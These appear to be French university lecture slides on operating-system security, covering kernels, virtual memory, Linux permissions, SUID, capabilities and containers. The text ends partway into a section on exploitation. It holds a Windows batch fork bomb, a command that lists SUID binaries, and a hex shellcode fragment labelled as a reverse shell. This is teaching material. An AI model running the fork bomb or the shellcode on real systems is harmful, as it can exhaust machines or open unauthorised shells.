# Sécurité des Systèmes

Telecom ParisTech

Aymeric Tabourin (Orange Labs) 19 Septembre 2013

## Agenda

section 1

section 4

section 5

section 6

- fondamentaux
- gestion mémoire
- utilisateurs
section 2 Exemples d'exploitation
section 3 Mécanismes de protection

Sécurité Web

Nomadisme et OS Mobiles

Sécurité des serveurs

OS et sécurité : Principes Généraux

Aymeric Tabourin - Sécurité des Systèmes - 19/09/2013

## **Objectifs**

## Objectifs

- Fonctionnement des OS modernes, notamment du point de vue de la sécurité
- notions de failles, exploitation, compromission
- Dans le domaine de la sécurité, il est indispensable de comprendre comment marche un système pour l'exploiter
- Compréhension de l'importance des mécanismes de protection
- Compréhension des limites des environnements nomades

## Limites : ce qui ne sera pas adressé

- La sécurité est un sujet vaste!
  - Réseau
  - Virus et malwares
  - Techniques logicielles avancées
    - Shellcoding poussé
    - Protection logicielle
- Les O.S
  - Ceci n'est pas un cours complet sur l'architecture des O.S.
  - On évoquera cependant les fonctionnalités nécessaires
  - Pas de MacOS, ni de FreeBSD

# Agenda

section 1	OS et sécurité : Principes Généraux
	- fondamentaux
	- gestion mémoire
	- utilisateurs
section 2	Exemples d'exploitation
section 2	Mécanismes de protection
section 3	Nomadisme et OS Mobiles
section 4	Sécurité Web
section 5	Sécurité des serveurs

# O.S: Principes Généraux

Notions fondamentales

## **Operating System**


- Ensemble de programmes qui gère les ressources de l'ordinateur :
  - Disque dur
  - Mémoire
  - Carte graphique
  - . . .
- Fonctionnalités des OS modernes :
  - Processus
  - Interruptions
  - Gestion de la mémoire
  - Système de fichiers
  - Réseau
  - Droits des utilisateurs
  - . . .

### Le kernel

- Kernel : le composant essentiel de l'OS.
  - Chargé en mémoire au démarrage
  - Fourni les fonctionnalités essentielles de l'OS aux autres programmes
  - Gère les opérations bas niveau
  - Interface entre les applications et le hardware
- Garant de la sécurité de l'OS!
  - Contrôle d'accès aux ressources
  - Ordonnancement
  - Isolation entre les processus

# Espace mémoire - Notion de rings

- Le noyau dispose d'un espace mémoire privilégié : kernel-land
  - Les applications classiques s'exécutent en user-land
  - MS-DOS : les applications utilisent directement le hardware
  - OS modernes : les applications demandent au kernel, qui accepte ou non d'effectuer l'opération



Ring 0: kernel et drivers

Ring 3: userland.

## Système multi-utilisateurs

- Un OS moderne est capable d'exécuter simultanément des applications appartenant à plusieurs utilisateurs.
  - Partage des ressources (CPU, disque dur, . . . )
  - Une application userA n'a pas besoin d'avoir la connaissance d'une autre application userB.
  - Un bug dans userA ne doit pas perturber userB.
  - Un calcul compliqué dans userA ne doit pas ralentir userB (sauf si le kernel l'accepte).
  - userA ne doit pas être capable de regarder ce que fait userB (sauf si userB est d'accord).


## Le noyau Linux


## Monolithique

- Un seul programme
- Un seul espace d'adressage
- Très courant pour les UNIX (exception : Mac OS X, GNU Hurd)
- Modulaire : drivers
- Préemptif
- Free as in speech : open-source, documenté, modifiable.
- Free as in beer: gratuit (attention, on parle du kernel et pas de l'OS!)




## Le noyau Linux






## Le noyau Linux



## Le noyau Windows

- ntoskrnl.exe
- Micro-kernel hybride
- Pas open-source : seule l'API offerte par les DLL système est documentée.




Hardware interfaces

(Buses, I/O devices, interrupts, interval timers, DMA, memory cache control, and so on)

## Notion de processus

- Definition : Instance d'un programme en exécution
- Isolés: ne peuvent communiquer entres eux qu'au moyen de mécanismes mis en place par l'OS (IPC: mémoire partagée, signaux, pipes, sockets).
- Chaque processus a l'impression qu'il est le seul à s'exécuter (mémoire virtuelle).
- UNIX : commande ps
- Windows:
  - application Gestionnaire des tâches (CTRL + SHIFT + ESC)
  - mieux : les Sysinternals (VMMAP, Process Explorer)
- PID : process ID


## Affichage des processus




## Processus et changement de contexte

- Un CPU est capable d'exécuter une seule chose à la fois.
- Scheduler : détermine quel processus s'exécute.
- Quand on change de processus, il faut sauvegarder son état :
  - Registres, fichiers ouverts, mémoire, . . .
  - C'est le contexte du processus.
- Hiérarchie de processus
- Un processus peut en créer un autre (processus fils) dont il sera le père.
- fork() / execve() sous UNIX
- CreateProcess() sous Windows

## Gestion des processus : Linux



## Gestion des processus : Windows



## Récapitulatif - Le kernel

- Composant logiciel principal d'un OS
- Interface entre le hardware et les applications "classiques" :
  - Firefox ne peut pas accéder à la carte réseau (nous verrons pourquoi)
  - Il demande au kernel d'envoyer et de recevoir des paquets réseau pour lui
  - Il demande à la carte graphique d'afficher le rendu des pages web
- Garant de la sécurité, de l'isolation entre utilisateurs et entre processus, des ressources

## Récapitulatif - Les processus

- Un processus est l'instance d'un programme en exécution
  - Comprend le code exécuté, ainsi que toutes les ressources annexes :
  - les handles, fichiers ouverts, valeurs stockées dans les registres, signaux pas encore délivrés, . . .
- Isolés: les processus ne peuvent communiquer entre eux que par des mécanismes mis en place par l'OS
  - Communication directe impossible
  - Utilisation des IPC fournis par le kernel

## Bibliographie - Références

#### Saine lecture :

- -Cours de Sécurité OS, Télécom ParisTech 2010, Ryad Benadjila
- The Linux Programming Interface, Michael Kerrisk
- Understanding The Linux Kernel, 3rd Edition, Daniel P. Bovet,
   Marco Cesati
- Linux Kernel Development, Robert Love
- http://en.wikipedia.org/wiki/Operating system
- http://www.ibm.com/developerworks/linux/library/l-linux-kernel/

#### Outils:

- -http://download.sysinternals.com/files/ProcessExplorer.zip
- -http://download.sysinternals.com/files/VMMap.zip

# Agenda

section 1	OS et sécurité : Principes Généraux
	- fondamentaux
	- gestion mémoire
	- utilisateurs
section 2	Exemples d'exploitation
section 3	Mécanismes de protection
section 4	Nomadisme et OS Mobiles
section 5	Sécurité Web
section 6	Sécurité des serveurs

# O.S: Principes Généraux

La gestion de la mémoire



## **Objectif**


- Objectif: décrire comment les OS cloisonnent les processus dans leur propre espace mémoire.
- L'OS utilise une partie du CPU (hardware) : MMU (Memory Management Unit).
- La MMU est commune à une grande partie des CPU modernes. Dans notre cas, x86.
- Valable pour Linux et Windows.

## Mémoire physique

- Qu'est-ce qu'un pointeur ?
- OS "anciens" : pointeurs vers la mémoire physique
- Différents programmes et le noyau partagent la même mémoire
- Que se passe-t-il si un programme écrit dans la mémoire d'un autre ? Et si la mémoire du noyau est corrompue ?

```
problem has been detected and windows has been shut down to prevent damage,
to your computer.
DRIVER_IRQL_NOT_LESS_OR_EQUAL
If this is the first time you've seen this Stop error screen,
restart your computer, If this screen appears again, follow
these steps:
check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.
If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.
Technical information:
*** STOP: 0x000000D1 (0x0000000C, 0x000000002, 0x000000000, 0xF86B5A89)
            g/3.sys - Address F86B5A89 base at F86B5000, DateStamp 3dd991eb
Beginning dump of physical memory
Physical memory dump complete.
 ontact your system administrator or technical support group for further
```

## La mémoire virtuelle



blog.ksplice.com

- Chaque programme a son propre espace d'adressage.
- 0x1000 pour IE est différent (hardware) de 0x1000 pour Word.
- La mémoire virtuelle peut utiliser autre chose que de la RAM (ex : swap sur le disque dur).


#### Double avantage:

abstraction

isolation des processus


## **Traduction: la pagination**

- Page : bloc continu d'adresses physiques
- PTE: page table entry. Traduction entre addresses virtuelles et physiques des pages en mémoire. (32bits)




- Flag U/S pour user/supervisor
- Flag R/W pour read/write
- Note : pas de flag X systématiquement

## Pagination et isolation




Process user-land en ring 3, ne peuvent accéder aux adresses du kernel car celles-ci on le flag S fixé dans leur Page Table Entry.



## La segmentation


## descripteurs de segments




## Protection mémoire - Segmentation hardware

duartes.org/gustavo/blog


 Décrite par des segments (Current Priviledge level, Running Priviledge Level)



## memoire virtuelle : shéma d'un processus



## Mémoire virtuelle : flags



### A retenir

- Mécanisme de traduction d'une adresse logique (seg :off) en adresse virtuelle (vaddr). La traduction est stockée dans une PTE et décrite par des flags.
- Les registres de segment contiennent des sélecteurs de segments, ainsi que le niveau de privilège du segment associé.
- Les descripteurs de segments contiennent l'adresse de base, ainsi que le niveau de privilège requis pour accéder au segment (RPL, CPL)
- on détermine ainsi si l'accès à un segment est autorisé

## Bibliographie - Références

#### Saine lecture :

- Windows Internals Part 1 Mark Russinovich, Alex Ionescu,
   David Solomon
- -http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory
- -http://duartes.org/gustavo/blog/post/how-the-kernel-managesyour-memory

#### Outils:

- -http://download.sysinternals.com/files/VMMap.zip
- -outils linux nm and objdump

## Agenda

section 1 OS et sécurité : Principes Généraux

- fondamentaux

- gestion mémoire

- utilisateurs

section 2 Exemples d'exploitation

section 3 Mécanismes de protection

section 4 Nomadisme et OS Mobiles

section 5 Sécurité Web

section 6 Sécurité des serveurs

# O.S: Principes Généraux

sécurité des utilisateurs

## Introduction

- Deux grands sujets :
  - Cloisonnement des processus et des fichiers opérés par le noyau : contrôle de l'accès des utilisateurs aux ressources.
  - Authentification des utilisateurs au système.
- Illustration avec linux
- problème :
  - Authentification : de quel utilisateur s'agit-il ?
  - Cloisonner les données : un utilisateur ne doit pas pouvoir lire / modifier les données d'un autre (sauf si on lui donne la permission).
  - Gérer les niveaux de privilèges des utilisateurs.
  - Gérer des groupes d'utilisateurs.

## SuperUser - root

- Utilisateur possédant le niveau de privilèges le plus élevé
- Linux : root / Windows : Administrateur
- Attention : ne pas confondre avec les privilèges au sens CPU (rings).
- Même espace mémoire, pas de cloisonnement.
- Processus lancés en user-land par le super-utilisateur restent sous le contrôle du noyau.
- un administrateur peut en revanche faire exécuter facilement du code par le noyau
  - (contrairement aux utilisateurs "normaux").
  - Installation de drivers (insmod)

## Linux : sécurité utilisateurs

- Sous Linux : notions d'utilisateurs et de groupes. (Chaque user a un uid, chaque groupe a un gid
- fichiers /etc/passwd et /etc/group

Linux est orienté fichier : Gérer les droits d'accès aux fichiers revient à gérer les droits d'accès des utilisateurs et de leur processus associés aux ressources

Controle d'accès de type DAC : les droits accès à une ressource sont fixés par le propriétaire de la ressource.

## Linux : sécurité utilisateurs

 Le système de fichier implémente un Access Control List (ACL) limité : les droits RWX-UGO.

```
$ ls -l doc*
-rw -rw -r-- 1 aymeric aymeric 9020 Apr 5 07:19 MMU . docs
$ ls -ld picts /
drwxrwxr -x 2 aymeric aymeric 4096 Mar 24 13:59 picts /
$ ls -l / dev/ sda1
brw -rw ---- 1 root disk 8, 1 Apr 5 06:56 / dev / sda1
$ ls -l / dev/ tty0
crw --w---- 1 aymeric aymeric 4, 0 Apr 5 06:56 / dev / tty0
$ ls -l ~/ bin /ida
lrwxrwxrwx 1 aymeric aymeric 26 Feb 17 13:22 ~/ bin/ ida -> ~/ ida
/ ida6 .0/ idaq
```

Type: - = fichier, d = directory, b = block device, c = character device, l = link Droits Utilisateur: Read, Write, eXecute Droits Groupe Droits Other

## Linux : élévation de privilèges

- Quand un user uid exécute un fichier, le processus a le droit uid.
- Certains fichiers doivent pouvoir être lancés par tous les utilisateurs et avoir les droits root
  - chmod ug+s

```
$ ls -l / usr/ bin/ passwd
-rwsr -xr -x 1 root root 19704 Mar 2 22:22 / usr / bin / passwd
$ ls -l / bin/su
-r-sr -xr -x 1 root root 30274 Feb 4 23:55 / bin /su
```



Il faut bien faire attention aux fichiers SUID, notamment aux droits qui leurs sont associés. . .

## Les capabilities

- Problème : l'utilisateur root peut tout faire. . .
- La gestion des droits n'est pas assez fine.
- Linux 2.2 : introduction des capabilities : division des droits root en plusieurs unités.
  - CAP\_CHOWN : changer les droits d'accès de fichiers avec chmod
  - CAP\_MKNOD : créer des devices avec mknod
  - CAP\_NET\_RAW : utiliser des raw sockets
  - CAP\_SYS\_MODULE : charger des modules (i.e du code kernel)
  - CAP\_SYS\_PTRACE : debugger un autre processus

#### grep Cap /proc/PID/status


## Principe du least priviledge

- On ne peut pas se passer du SUID (ex : passwd).
- On ne peut garantir qu'un programme ne présente pas de vulnérabilité.
- On a besoin de
  - Limiter les droits d'accès aux fichiers au maximum.
  - Limiter le nombre de programmes SUID
  - réduire le nombre de daemons privilégiés

find /bin /sbin /usr/bin /usr/sbin -perm -4000

## Principe de gestion des ressources

• Fork bombs :





:fork
start %0
%0|%0
goto
:fork

## gestion des ressources

- ulimit : user limits
- Configuré dans /etc/security/limits.conf

```
$ ulimit -a
-t: cpu time ( seconds ) unlimited
-f: file size ( blocks ) unlimited
-d: data seg size (kbytes) unlimited
-s: stack size (kbytes) 8192
-c: core file size ( blocks ) unlimited
-m: resident set size (kbytes) unlimited
-u: processes 27862
-n: file descriptors 1024
-1: locked -in - memory size (kb) 40000
-v: address space (kb) unlimited
-x: file locks unlimited
-i: pending signals 27862
-q: bytes in POSIX msg queues 819200
-e: max nice 30
-r: max rt priority 65
```

## gestion des ressources : quotas disques

- quota : gestion de l'utilisation maximale du disque.
- man 2 quotactl
- Peuvent être définis par utilisateurs ou par groupes.
- Limitations au montage des disques (/etc/fstab) :
- Pas d'exécution : noexec (/tmp!)
- Hélas, certaines applications mal codées cesseront de fonctionner. . .

## Principe des conteneurs

- chroot : permet de changer la racine "/" d'un processus.
- Permet d'enfermer les utilisateurs :
  - Fichiers visibles, programmes qu'ils peuvent exécuter.
- Inutile si on exploite une faille pour passer root : il est alors trivial de sortir.
- man 1 chroot; man 2 chroot
- jail: sous BSD. Plus complet que chroot.

## Principe des conteneurs

- fonctionnalités des conteneurs:
- distinction host/conteneur :
  - Hostname/Domainame
  - IPC
  - list de processus
  - interfaces réseaux
  - Utilisateurs
- restrictions :
  - accès aux librairies, aux programmes
  - restriction /proc, sysfs
  - limitation de ressources
  - restriction points de montage, accès devices

## Bibliographie - Références

#### Saine lecture :

- Cours de Sécurité OS, Télécom ParisTech 2010, Ryad Benadjila
- -http://linux.die.net/man/7/capabilities
- -http://fr.slideshare.net/dpavlin/virtualization-which-isnt-lxc-linux-containers

#### Outils:

- man

## Agenda

section 1	OS et sécurité : Principes Généraux
	- fondamentaux
	- gestion mémoire
	- utilisateurs
section 2	Exemples d'exploitation
section 3	Mécanismes de protection
section 4	Nomadisme et OS Mobiles
section 5	Sécurité Web
section 6	Sécurité des serveurs

## Exemples d'exploitation

## Vocabulaire


Vulnerability - a weakness which allows attackers to reduce a system's information assurance.

Exploit - a piece of code that takes
advantage of a systems vulnerabilities.


Payload - a piece of software that lets you control a system after it has been exploited.

## Flot d'exécution hijack : à la main

• Exemple : « cave code » dans un fichier PE



## Flot d'exécution hijack




## Shellcode

Wikipedia: Un shellcode est une chaîne de caractères qui représente un code binaire exécutable. À l'origine destiné à lancer un shell ('/bin/sh'sous Unix ou cmd Windows par exemple), le mot a évolué pour désigner tout code malicieux (et souvent malveillant) qui détourne un programme de son exécution normale.

reverse shell connection to the address 127.0.0.1 on port 4321

fc6aeb4de8f9ffffff608b6c24248b453c8b7c057801ef8b4f188b5f2001eb498b348b01ee31c099
ac84c07407c1ca0d01c2ebf43b54242875e58b5f2401eb668b0c4b8b5f1c01eb032c8b896c241c61
